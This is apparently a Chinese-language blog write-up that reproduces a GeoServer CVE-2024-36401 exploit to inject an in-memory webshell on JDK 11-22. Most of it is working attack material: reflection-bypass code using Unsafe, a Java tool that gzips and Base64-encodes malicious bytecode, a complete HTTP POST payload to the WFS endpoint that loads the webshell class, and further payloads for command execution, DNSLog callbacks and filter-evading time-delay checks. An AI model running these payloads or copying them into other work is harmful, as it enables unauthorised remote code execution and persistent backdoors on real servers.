
前序h2
看到了Numen Cyber Labs发表的《CVE-2024-36401 JDK 11-22 通杀内存马》一文,通过SpEL表达式执行的方式完成JDK 11 - 22的全版本JDK内存马注入攻击,想着师傅思路都写得这么详细了,本地复现一下还不是有手就行,结果不出意外的失败了。
本文通过 SpEL 表达式执行的方式完成对GeoServer(CVE-2024-36401)漏洞下高版本JDK内存马注入攻击的利用,并对利用过程中进行总结。
SpEL 注入内存马h2
1. JMG生成内存马

首先利用JMG生成内存马注入代码,由于通过bin形式安装默认是Jetty,这里选择Jetty类型,注入器类名需要在org.springframework.expression下,这里定义个Test
2. Bypass JDK16+ 反射限制

为了绕过JDK16+ 的反射限制,我们需要在内存马中添加反射绕过代码,可以选择修改JMG的代码实现,这里我们选择对 JMG 生成的字节码进行反编译,在反编译后的代码中添加反射绕过代码,并对后续需要压缩字符串长度的需求做准备。
在反编译后的代码中找到getListener方法,在byte[] clazzByte = gzipDecompress(decodeBase64(this.getBase64String()));这一行前添加如下反射绕过代码:
Class unsafeClass = Class.forName("sun.misc.Unsafe");Field unsafeField = unsafeClass.getDeclaredField("theUnsafe");unsafeField.setAccessible(true);Unsafe unsafe = (Unsafe) unsafeField.get(null);Module module = Object.class.getModule();Class cls = HelpUtils.class;long offset = unsafe.objectFieldOffset(Class.class.getDeclaredField("module"));unsafe.getAndSetObject(cls, offset, module);其中HelpUtils需要替换成当前类名,这里替换成Test
- 编译生成
gzip + Base64字节码
由于JMG 的 Payload 是直接使用 Base64 编码的,部分类型的内存马直接使用会因为字符串长度超过了 10,000,而触发SpEL expression is too long, exceeding the threshold of '10,000' characters异常,因此我们需要把字节码的字符串压缩到10,000以内,可以通过以下步骤进行:
(1). 手动编译恶意字节码
javac -g:none .\Test.java -Xlint:unchecked -Xlint:deprecation(2). gzip 压缩字节码后转换成 Base64 输出
这里提供一个java代码进行上述操作,需要修改的是代码中的javaFilePath和javacPath:
import java.io.*;import java.util.Base64;import java.util.ArrayList;import java.util.List;import java.util.zip.GZIPOutputStream;
public class Evil {
    public static void main(String[] args) {        // 内存马代码文件        String javaFilePath = "Test.java";        String classFilePath = getClassNameFromJavaPath(javaFilePath) + ".class";        // 输出'gzip + Base64'的恶意字节码到文件        String outputFilePath = "SpELMemShell.txt";
        try {            // 编译 .java 文件            compileJavaFile(javaFilePath);
            // 检查 .class 文件是否已生成            if (!new File(classFilePath).exists()) {                throw new FileNotFoundException("The compiled class file was not generated.");            }
            // 压缩并编码 .class 文件            String base64String = compressAndEncodeClassFile(classFilePath);
            // 写入文件            writeToFile(outputFilePath, base64String);        } catch (IOException e) {            System.err.println("Error processing the file: " + e.getMessage());        }    }
    private static void compileJavaFile(String javaFilePath) throws IOException {        // 内存马中的Object.class.getModule()方法是在Java 9及更高版本中引入的,因此需要指定使用Java 9+的javac进行编译        String javacPath = "D:\\SDE\\Java\\jdk-11.0.21\\bin\\javac.exe";
        List<String> command = new ArrayList<>();        command.add(javacPath); // 使用 javac 的完整路径        command.add("-g:none");        command.add("-Xlint:unchecked");        command.add("-Xlint:deprecation");        command.add(javaFilePath);
        ProcessBuilder processBuilder = new ProcessBuilder(command);        Process process = processBuilder.start();
        // 等待编译完成        try {            int exitCode = process.waitFor();            if (exitCode != 0) {                BufferedReader errorReader = new BufferedReader(new InputStreamReader(process.getErrorStream()));                String line;                while ((line = errorReader.readLine()) != null) {                    System.err.println(line);                }                throw new RuntimeException("Compilation failed with exit code " + exitCode);            }        } catch (InterruptedException e) {            Thread.currentThread().interrupt();            throw new IOException("Compilation interrupted", e);        }    }
    private static String compressAndEncodeClassFile(String classFilePath) throws IOException {        byte[] classData = readFile(classFilePath);
        // 使用 gzip 进行压缩        byte[] compressedData = compress(classData);
        // 将压缩后的数据转换为 Base64 编码        String encodedCompressedData = Base64.getEncoder().encodeToString(compressedData);
        // 输出原始长度和新的 Base64 编码长度        System.out.println("Original Base64 encoded string length: " + classData.length);        System.out.println("New Base64 encoded string length after gzip compression: " + encodedCompressedData.length());
        return encodedCompressedData;    }
    private static byte[] readFile(String filePath) throws IOException {        try (FileInputStream fis = new FileInputStream(filePath)) {            byte[] data = new byte[fis.available()];            fis.read(data);            return data;        }    }
    private static byte[] compress(byte[] data) throws IOException {        ByteArrayOutputStream baos = new ByteArrayOutputStream();        try (GZIPOutputStream gzos = new GZIPOutputStream(baos)) {            gzos.write(data);        }        return baos.toByteArray();    }
    private static void writeToFile(String filePath, String content) throws IOException {        try (BufferedWriter writer = new BufferedWriter(new FileWriter(filePath))) {            writer.write(content);        }    }
    private static String getClassNameFromJavaPath(String javaFilePath) {        String fileName = new File(javaFilePath).getName();        return fileName.substring(0, fileName.indexOf('.'));    }}
4. 替换SpEL Payload
最后我们将字符串替换到 Payload 中gzip + Base64的位置
POST /geoserver/wfs HTTP/1.1Host: 192.168.150.147:8080User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.1 Safari/537.36Accept: */*Accept-Encoding: gzip, deflate, brAccept-Language: zh-CN,zh;q=0.9Content-Length: 9160
<wfs:GetPropertyValue service='WFS' version='2.0.0' xmlns:topp='http://www.openplans.org/topp' xmlns:fes='http://www.opengis.net/fes/2.0' xmlns:wfs='http://www.opengis.net/wfs/2.0'>  <wfs:Query typeNames='sf:archsites'/>  <wfs:valueReference>toString(getValue(parseRaw(org.springframework.expression.spel.standard.SpelExpressionParser.new(),"T(org.springframework.cglib.core.ReflectUtils).defineClass('org.springframework.expression.Test',T(org.apache.commons.io.IOUtils).toByteArray(new java.util.zip.GZIPInputStream(new java.io.ByteArrayInputStream(T(org.springframework.util.Base64Utils).decodeFromString('gzip + Base64')))),T(java.lang.Thread).currentThread().getContextClassLoader(),null,T(java.lang.Class).forName('org.springframework.expression.ExpressionParser'))")))</wfs:valueReference></wfs:GetPropertyValue>

5. 发送报文,一键注入内存马
其他POCh2
命令执行测试h3
<wfs:GetPropertyValue service='WFS' version='2.0.0' xmlns:topp='http://www.openplans.org/topp' xmlns:fes='http://www.opengis.net/fes/2.0' xmlns:wfs='http://www.opengis.net/wfs/2.0'> <wfs:Query typeNames='sf:archsites'/> <wfs:valueReference>exec(java.lang.Runtime.getRuntime(),'calc')</wfs:valueReference></wfs:GetPropertyValue>DNSLog测试h3
<wfs:GetPropertyValue service='WFS' version='2.0.0' xmlns:topp='http://www.openplans.org/topp' xmlns:fes='http://www.opengis.net/fes/2.0' xmlns:wfs='http://www.opengis.net/wfs/2.0'> <wfs:Query typeNames='sf:archsites'/> <wfs:valueReference>java.net.InetAddress.getAllByName("xxx.dnslog.xxx")</wfs:valueReference></wfs:GetPropertyValue>基于时间的延迟测试h3
Payload(1):
<wfs:GetPropertyValue service='WFS' version='2.0.0' xmlns:topp='http://www.openplans.org/topp' xmlns:fes='http://www.opengis.net/fes/2.0' xmlns:wfs='http://www.opengis.net/wfs/2.0'> <wfs:Query typeNames='sf:archsites'/> <wfs:valueReference>java.lang.Thread.sleep(2000)</wfs:valueReference></wfs:GetPropertyValue>Payload(2):
<wfs:GetPropertyValue service='WFS' version='2.0.0' xmlns:topp='http://www.openplans.org/topp' xmlns:fes='http://www.opengis.net/fes/2.0' xmlns:wfs='http://www.opengis.net/wfs/2.0'> <wfs:Query typeNames='sf:archsites'/> <wfs:valueReference>/+java.lang.T<!--IgnoreMe!!!!-->hread.s[(: IGNORE :)]leep <![CDATA[(2000)]]> </wfs:valueReference></wfs:GetPropertyValue>SpEL命令执行h3
Payload(1):
<wfs:GetPropertyValue service='WFS' version='2.0.0' xmlns:topp='http://www.openplans.org/topp' xmlns:fes='http://www.opengis.net/fes/2.0' xmlns:wfs='http://www.opengis.net/wfs/2.0'> <wfs:Query typeNames='sf:archsites'/> <wfs:valueReference>getValue(parseRaw(org.springframework.expression.spel.standard.SpelExpressionParser.new(),"T(java.lang.Runtime).getRuntime().exec('control')"))</wfs:valueReference></wfs:GetPropertyValue>Payload(2):
<wfs:GetPropertyValue service='WFS' version='2.0.0' xmlns:topp='http://www.openplans.org/topp' xmlns:fes='http://www.opengis.net/fes/2.0' xmlns:wfs='http://www.opengis.net/wfs/2.0'> <wfs:Query typeNames='sf:archsites'/> <wfs:valueReference>getValue(parseRaw(org.springframework.expression.spel.standard.SpelExpressionParser.new(),"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(T(java.util.Base64).getDecoder().decode('Y2FsYw==')))"))</wfs:valueReference></wfs:GetPropertyValue>总结h2
本文是对Numen Cyber Labs师傅通过 SpEL 表达式执行的方式完成内存马注入攻击的一次利用总结,并对利用过程中发现的问题进行Payload完善,例如:
- 打这个漏洞如果返回
java.lang.ClassCastException是正常的,返回No such attribute就说明有问题了。 - 原文中并没有给出最终的payload,在给出解决的 Payload 中:
T(java.lang.Class).forName("org.springframework.expression.ExpressionParser")因为使用了"",在利用时会因为xpath格式校验而触发异常,所以需要注意单双引号的使用。 - 最终的Payload添加对
gzip + Base64处理的代码。
最后,再次感谢Numen Cyber Labs师傅提供的思路。
Comments